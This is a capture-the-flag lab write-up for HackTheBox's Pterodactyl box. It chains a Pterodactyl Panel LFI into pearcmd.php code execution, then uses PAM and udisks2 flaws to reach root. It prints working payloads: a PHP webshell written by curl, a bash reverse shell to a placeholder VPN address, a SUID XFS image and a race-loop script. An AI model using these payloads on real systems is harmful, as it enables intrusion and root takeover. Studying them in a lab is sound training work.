HackTheBox — Pterodactyl
Pterodactyl is a medium-difficulty Linux box that chains together two freshly-disclosed CVEs and a handful of creative enumeration steps. The attack path moves from an unauthenticated LFI in the Pterodactyl game-server panel to code execution via PEAR’s argv parser, then escalates to root by abusing a SUSE-specific PAM environment trick and a race-condition SUID mount flaw in udisks2.
Overview
The box presents a Minecraft server landing page at its surface, but dig a little and you find an exposed phpinfo.php, a changelog that lists every interesting piece of configuration, and a Pterodactyl Panel instance on a virtual host. From there, CVE-2025-49132 gives unauthenticated LFI → RCE. Database credentials cracked from the panel’s user table get us SSH. Root comes from chaining CVE-2025-6018 (PAM environment injection on SUSE that tricks Polkit into treating an SSH session as a local console) with CVE-2025-6019 (udisks2 temporarily mounting a filesystem without nosuid/nodev, letting a SUID binary on that image execute as root).
Reconnaissance
Port Scan
Starting with a version-aware nmap scan:

Only two ports. Port 80 immediately redirects to http://pterodactyl.htb/, so the first thing to do is add host entries. A quick probe with curl confirms that panel.pterodactyl.htb resolves to the same IP and returns HTTP 200 with a pterodactyl_session cookie — virtual host enumeration pays off immediately here.
/etc/hosts additions:
<TARGET>  pterodactyl.htb panel.pterodactyl.htb play.pterodactyl.htb
play.pterodactyl.htb just 302s back to the main site — a Minecraft DNS alias, nothing exploitable.
Web Enumeration
The main site at pterodactyl.htb is a Minecraft server homepage called “MonitorLand.” Running Gobuster turns up two files that any pentester will want to read immediately:
gobuster dir -u http://pterodactyl.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -x php,txt
/phpinfo.php— a fullphpinfo()page, 73KB of configuration detail, left exposed by a developer debugging session/changelog.txt— version disclosure and setup notes
The changelog is almost comically generous:

The phpinfo.php page adds the critical configuration details:
| Setting | Value |
|---|---|
register_argc_argv | On |
include_path | .:/usr/share/php8:/usr/share/php/PEAR |
open_basedir | (no restriction) |
disable_functions | (none) |
USER | wwwrun |
| PHP version | 8.4.8 |
register_argc_argv = On combined with PEAR in the include path is the exact condition required for the pearcmd.php RCE technique. More on that in a moment.
Foothold — CVE-2025-49132 (LFI → RCE)
Understanding the Vulnerability
Pterodactyl Panel ≤ 1.11.10 has an unauthenticated local file inclusion in the locale loading endpoint. The route is:
GET /locales/locale.json?locale=VALUE&namespace=VALUE
Under the hood, Laravel’s FileLoader::loadPath() constructs a path like {path}/{locale}/{namespace}.php and passes it directly to getRequire() — which is just PHP’s require. The .json in the URL is purely the route name; the framework appends .php to whatever file it actually loads. No authentication, no path sanitization.
Fixed in: v1.11.11
Confirming LFI — Database Credentials
The first thing to try is pulling the Laravel database config, which lives at config/database.php relative to the app root:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../pterodactyl&namespace=config/database"

Credentials in the first LFI probe. We also grabbed .env later for the APP_KEY and HASHIDS_SALT, but the database password is the immediate prize.
Chaining to RCE via pearcmd.php
PEAR ships a CLI tool at /usr/share/php/PEAR/pearcmd.php. When register_argc_argv is On, PHP populates $argv from the URL query string — so loading pearcmd.php via the LFI while passing PEAR command arguments in the query string causes PEAR to actually execute those commands.
The config-create command writes a PEAR config file to an arbitrary path. We abuse this to write a PHP webshell to /tmp/. Then a second LFI request includes and executes that file.
The URL format is fiddly and I burned time getting it wrong the first time. My initial instinct was to put all PEAR arguments as +-separated values before the & separator, but = signs in the query string break argv splitting. The working approach interleaves the PEAR arguments with the &-separated app parameters:
# Step 1: Write a PHP file to /tmp via pearcmd config-create
# hex2bin() encoding avoids all URL-special chars in the payload
CMD="id"
HEX=$(echo -n "$CMD" | xxd -p | tr -d '\n')

curl -s -g "http://panel.pterodactyl.htb/locales/locale.json?\
+config-create+/\
&locale=../../../../../../usr/share/php/PEAR\
&namespace=pearcmd\
&/<?=system(hex2bin('${HEX}'))?>+/tmp/shell.php"

# Step 2: Include the written file to execute it
curl -s -g "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../tmp&namespace=shell"
The hex2bin() encoding is worth calling out — it eliminates every problematic character (+, &, =, <, >, spaces) from the payload, making this technique reliable regardless of URL encoding edge cases.
With command execution confirmed, the reverse shell follows the same pattern:
# Encode the reverse shell
RSHELL='bash -c "bash -i >& /dev/tcp/<VPN_IP>/4444 0>&1"'
HEX=$(echo -n "$RSHELL" | xxd -p | tr -d '\n')

# Write the payload
curl -s -g "http://panel.pterodactyl.htb/locales/locale.json?+config-create+/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/<?=system(hex2bin('${HEX}'))?>+/tmp/rev.php"

# Start listener, then trigger
nc -nlvp 4444 &
curl -s -g "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../tmp&namespace=rev"
Shell lands as wwwrun (uid=474).
Post-Foothold Enumeration
With a shell, dumping the Pterodactyl panel’s user table is the obvious next step:
mariadb -u pterodactyl -p'PteraPanel' -h 127.0.0.1 -D panel -e 'SELECT id,username,email,password FROM users;'

Note the -h 127.0.0.1 flag — without it, MariaDB tries a Unix socket and authentication fails for this user.
Feed both hashes to hashcat:
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
phileasfogg3 cracks to !QAZ2wsx — a keyboard walk pattern (left column down, then adjacent column down). headmonitor doesn’t crack from rockyou.
SSH in as phileasfogg3 and check sudo:
sudo -l
# (ALL) ALL — but with targetpw
(ALL) ALL looks like an instant root, but the targetpw flag means sudo prompts for the target user’s password (root’s), not yours. Without root’s password this goes nowhere. Time to look elsewhere.
The real hint is sitting in the mailbox:
cat /var/spool/mail/phileasfogg3
An email from headmonitor warns about “unusual udisksd activity” on the system. That’s a direct pointer to the udisks2 CVE chain.
Privilege Escalation — CVE-2025-6018 + CVE-2025-6019
This escalation is a two-CVE chain: first trick Polkit into thinking our SSH session is a local console session (CVE-2025-6018), then abuse a udisks2 mount operation that briefly exposes a SUID binary (CVE-2025-6019).
CVE-2025-6018 — PAM Environment Polkit Bypass (SUSE-specific)
On SUSE and openSUSE, the PAM stack processes pam_env.so (which reads ~/.pam_environment) before pam_systemd.so. Polkit uses loginctl session properties — specifically XDG_SEAT and XDG_VTNR — to determine whether a session is “active” (local console) or “inactive” (remote). By injecting these variables into our PAM environment, our SSH session looks like a physical console session to Polkit, granting allow_active permissions.
echo "XDG_SEAT=seat0" > ~/.pam_environment
echo "XDG_VTNR=1" >> ~/.pam_environment
Disconnect and reconnect via SSH. Verify it worked:
loginctl show-session $XDG_SESSION_ID | grep -E "Active|Remote"
# Active=yes
# Remote=no   (Polkit now sees this as a local session)
This grants the ability to use udisksctl without password prompts for operations that Polkit normally restricts to console users.
CVE-2025-6019 — udisks2 SUID Mount Race
When udisks2 performs a Filesystem.Resize or Filesystem.Check operation, libblockdev temporarily mounts the filesystem to /tmp/blockdev.XXXXXX. The critical flaw: this temporary mount doesn’t use nosuid or nodev mount flags. Any SUID binary on the mounted filesystem executes with full root privileges.
Step 1: Build a malicious XFS image on the attacker machine (as root):
dd if=/dev/zero of=/tmp/xfs.image bs=1M count=300
mkfs.xfs /tmp/xfs.image
mkdir -p /tmp/xfs.mount
mount -t xfs /tmp/xfs.image /tmp/xfs.mount
cp /usr/bin/bash /tmp/xfs.mount/bash
chmod 04555 /tmp/xfs.mount/bash   # set SUID bit
umount /tmp/xfs.mount
Step 2: Transfer the image to the target:
# Attacker: serve it
python3 -m http.server 8080

# Target: fetch it
wget http://<VPN_IP>:8080/xfs.image -O /tmp/xfs.image
Step 3: Create a loop device (now allowed without a password thanks to CVE-2025-6018):
udisksctl loop-setup --file /tmp/xfs.image --no-user-interaction
# /dev/loop0 created
Step 4: Spin up a background watcher to catch the SUID bash during the brief mount window:
( while true; do
    for d in /tmp/blockdev.*/bash; do
        if [ -f "$d" ]; then
            cp "$d" /tmp/suidbash && chmod 04555 /tmp/suidbash
            "$d" -p -c "id > /tmp/root_proof.txt; cat /root/root.txt >> /tmp/root_proof.txt" 2>/dev/null
        fi
    done
done ) &
Step 5: Trigger the resize operation via D-Bus:
gdbus call --system \
  --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize \
  0 '{}'
Step 6: Check the output:
cat /tmp/root_proof.txt

The euid=0 confirms the SUID bash executed with root effective privileges. Root flag captured.
Lessons Learned
LFI path construction matters. The .json in /locales/locale.json is just the route name — Laravel’s FileLoader appends .php and uses require. Seeing “json” in the URL and dismissing this endpoint as non-exploitable would be a mistake. Understanding framework internals is essential to recognizing what a vulnerability actually does.
The pearcmd URL format is specific. All PEAR arguments must be interleaved with &-separated app parameters, not bunched as +-separated values before the first &. The = signs in later query string parameters affect how PHP populates $argv. This is the kind of nuance that doesn’t appear in proof-of-concept scripts but absolutely matters when you’re constructing requests manually.
hex2bin() is your friend for payload encoding. Every URL-special character (+, &, =, <, >, space) becomes a non-issue when the payload is hex-encoded. If you’re doing any LFI-to-RCE through parameter injection, hex encoding should be your default approach.
(ALL) ALL with targetpw is not a free win. It looks like the most powerful sudo configuration possible, but targetpw means you need the target user’s password. Don’t chase it — find the real path.
Read your mail. The email about “unusual udisksd activity” was a direct hint toward the CVE chain. In a real engagement, internal messages and notes often contain exactly the kind of operational context that points you toward the most interesting attack surfaces.
SUSE’s PAM ordering is a meaningful security difference. The ~/.pam_environment bypass via XDG_SEAT and XDG_VTNR only works because SUSE processes pam_env.so before pam_systemd.so. This wouldn’t work on Debian or RHEL defaults. OS-specific PAM configurations are worth understanding when you land on an unfamiliar distribution.
Tight race conditions are still winnable with a busy loop. The udisks2 mount window is brief, but a simple background while true loop watching for the path is sufficient. You don’t need complex timing — just persistent polling.